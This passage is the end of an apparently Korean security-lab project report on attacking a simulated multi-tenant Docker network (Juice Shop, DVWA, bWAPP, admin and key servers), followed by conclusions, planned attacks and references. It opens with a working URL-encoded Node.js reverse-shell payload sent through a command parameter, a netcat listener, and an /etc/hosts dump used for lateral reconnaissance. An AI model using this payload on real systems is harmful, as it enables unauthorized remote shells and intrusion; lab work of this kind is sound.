[http://shop.local/?debug_cmd=node%20-e%20%22\(function\(\)%7Bvar%20net%3Drequire\(%27net%27\)%2Ccp%3Drequire\(%27child_process%27\)%2Csh%3Dcp.spawn\(%27%2Fbin%2Fsh%27%2C%5B%5D\)%3Bvar%20client%3Dnew%20net.Socket\(\)%3Bclient.connect\(4444%2C%27192.168.152.128%27%2Cfunction\(\)%7Bclient.pipe\(sh.stdin\)%3Bsh.stdout.pipe\(client\)%3Bsh.stderr.pipe\(client\)%3B%7D\)%3Breturn%20%2Fa%2F%3B%7D\)%3B%22](http://shop.local/?debug_cmd=node%20-e%20%22(function()%7Bvar%20net%3Drequire(%27net%27)%2Ccp%3Drequire(%27child_process%27)%2Csh%3Dcp.spawn(%27%2Fbin%2Fsh%27%2C%5B%5D)%3Bvar%20client%3Dnew%20net.Socket()%3Bclient.connect(4444%2C%27192.168.152.128%27%2Cfunction()%7Bclient.pipe(sh.stdin)%3Bsh.stdout.pipe(client)%3Bsh.stderr.pipe(client)%3B%7D)%3Breturn%20%2Fa%2F%3B%7D)%3B%22)

- 해당 주소를 입력하면 공격자 터미널과 서버가 연결되어 공격자가 서버 내부에 접근함.

```

Session  Actions  Edit  View  Help
(hs@hs)-[~]
$ netcat -lvnp 4444
listening on [any] 4444 ...

```

- 내부에 접근한 공격자는 내부 파일을 보던 중 /etc/hosts 파일에서 어드민 서버와 암호키 서버의 존재를 알게 됨.

```

cat /etc/hosts
127.0.0.1    localhost
::1        localhost ip6-localhost ip6-loopback
fe00::     ip6-localnet
ff00::     ip6-mcastprefix
ff02::1    ip6-allnodes
ff02::2    ip6-allrouters
192.168.20.40  admin.local
192.168.20.50  keyserver.local
192.168.20.10  2a07f421b5cc

```

결과

공격자는 Client A 서버를 침투하여 RCE 취약점을 이용하여 서버 내부에 접속해 파일 내용들을 파악하고 그중 hosts 파일을 통해 내부에 어드민 서버와 암호키 서버가 존재한다는 것을 알아내었다. 이를 통해 다음 공격으로는 서버에 침투하여 전체적인 구조 파악 및 권한 상승 및 로그 파일을 파악하여 공격할 예정이다.

6. 결론

본 프로젝트는 중소기업 환경에서 빈번하게 활용되는 멀티테넌시 기반 서버 구조를 가정하여, 웹 애플리케이션·네트워크·암호키 관리 요소가 결합된 보안 취약점을 분석하고 실제 침투 시나리오를 통해 그 위험성을 검증하는 것을 목표로 수행되었다.

1) 시스템 구성 및 설정 요약

본 프로젝트에서는 WSL2와 Docker를 기반으로 한 가상화 환경을 구축하고, 내부망과 외부망을 논리적으로 분리한 보안 인프라를 설계하였다. 내부망은 Docker Bridge Network(192.168.20.0/24)로 구성하였으며, 외부 공격자는 Kali Linux 환경에서 외부망을 통해 접근하도록 설정하였다.

내부망에는 총 5개의 주요 서버 컨테이너를 구성하였다. 최신 웹 애플리케이션 취약점 분석을 위한 Client A(OWASP Juice Shop), 레거시 환경을 가정한 Client B(DVWA), 다양한 웹 취약점 실습이 가능한 Client C(bWAPP)를 배치하였고, 이들 서버를 통합 관리하는 Admin_Entry 서버와 암호화 키 및 API Key를 저장하는 암호화 키 서버를 별도로 구성하였다. 또한 NGINX를 활용하여 내부망 서비스에 대해 IP 주소가 아닌 도메인 기반 접근 환경을 제공함으로써 실제 기업 환경과 유사한 구조를 구현하였다.

이러한 구성 하에서, 공격자는 외부망에서 초기 정찰을 수행한 후 취약한 웹 애플리케이션을 침투 거점으로 삼아 내부망으로 이동하고, 소스코드 노출 및 설정 미흡을 통해 최종적으로 암호화 키 서버의 중요 정보를 탈취하는 시나리오를 성공적으로 재현하였다. 이를 통해 단일 웹 취약점이 전체 인프라 보안 붕괴로 이어질 수 있음을 확인하였다.

2) 향후 계획 및 추가 공격 시나리오

본 프로젝트의 후속 단계에서는 단순 웹 취약점 공격을 넘어 보다 고도화된 침해 시나리오를 추가로 분석할 계획이다. 구체적으로는 다음과 같은 공격 기법을 적용할 예정이다.

첫째, **권한 상승(Privilege Escalation)** 기법을 활용하여 컨테이너 내부 사용자 권한에서 호스트 시스템 또는 상위 권한으로 상승 가능한 취약점을 분석한다. 이를 통해 컨테이너 격리 실패가 실제 서버 전체 장악으로 이어질 수 있는지를 검증할 예정이다.

둘째, **자격 증명 탈취(Credential Dumping)** 및 **세션 하이재킹(Session Hijacking)** 공격을 적용하여, Admin_Entry 서버 접근 권한을 탈취하는 시나리오를 추가적으로 구현할 계획이다.

셋째, **네트워크 기반 공격**으로 ARP 스푸핑, 내부 트래픽 스니핑을 수행하여 내부망 통신의 평문 노출 위험성을 검증한다.

마지막으로, 공격 시나리오 분석에 그치지 않고, Vault 토큰 관리 개선, Docker 네트워크 분리 강화, 입력값 검증 및 비밀정보 관리 정책 수립 등 **방어 전략을 적용한 개선 환경을 재구성한 후 동일 공격을 재시도**함으로써 보안 강화 효과를 비교·분석할 계획이다.

7. 참고 문헌

- [1] [과학기술정보통신부, 한국정보보호산업협회\(KISIA\),](#)
 - 「2023년 국내 정보보호산업 실태조사 보고서」, 2024.
 - [TLP-WHITE] 중소기업 서비스 개발운영 환경 주요 보안 취약 사례별 대응방안
2024년 상반기 사이버 위협 동향 보고서
 - 주요정보통신기반시설_기술적_취약점_분석·평가_방법_상세가이드
 - 주요정보통신기반시설_기술적_취약점_분석·평가_방법_상세가이드

- [2] OWASP Foundation,
OWASP Top 10 Web Application Security Risks,
<https://owasp.org/www-project-top-ten/>

- [3] MITRE,
MITRE ATT&CK Framework,
<https://attack.mitre.org/>

- [4] HashiCorp,
Vault Documentation,
<https://developer.hashicorp.com/vault/docs>

- [5] DailySecu,
"React 기반 웹 애플리케이션 원격 코드 실행 취약점 사례 분석",
<https://www.dailysecu.com/news/articleView.html?idxno=203111>

- [6] Imperva,
Database Security and Protection Whitepaper,
<https://www.imperva.com/>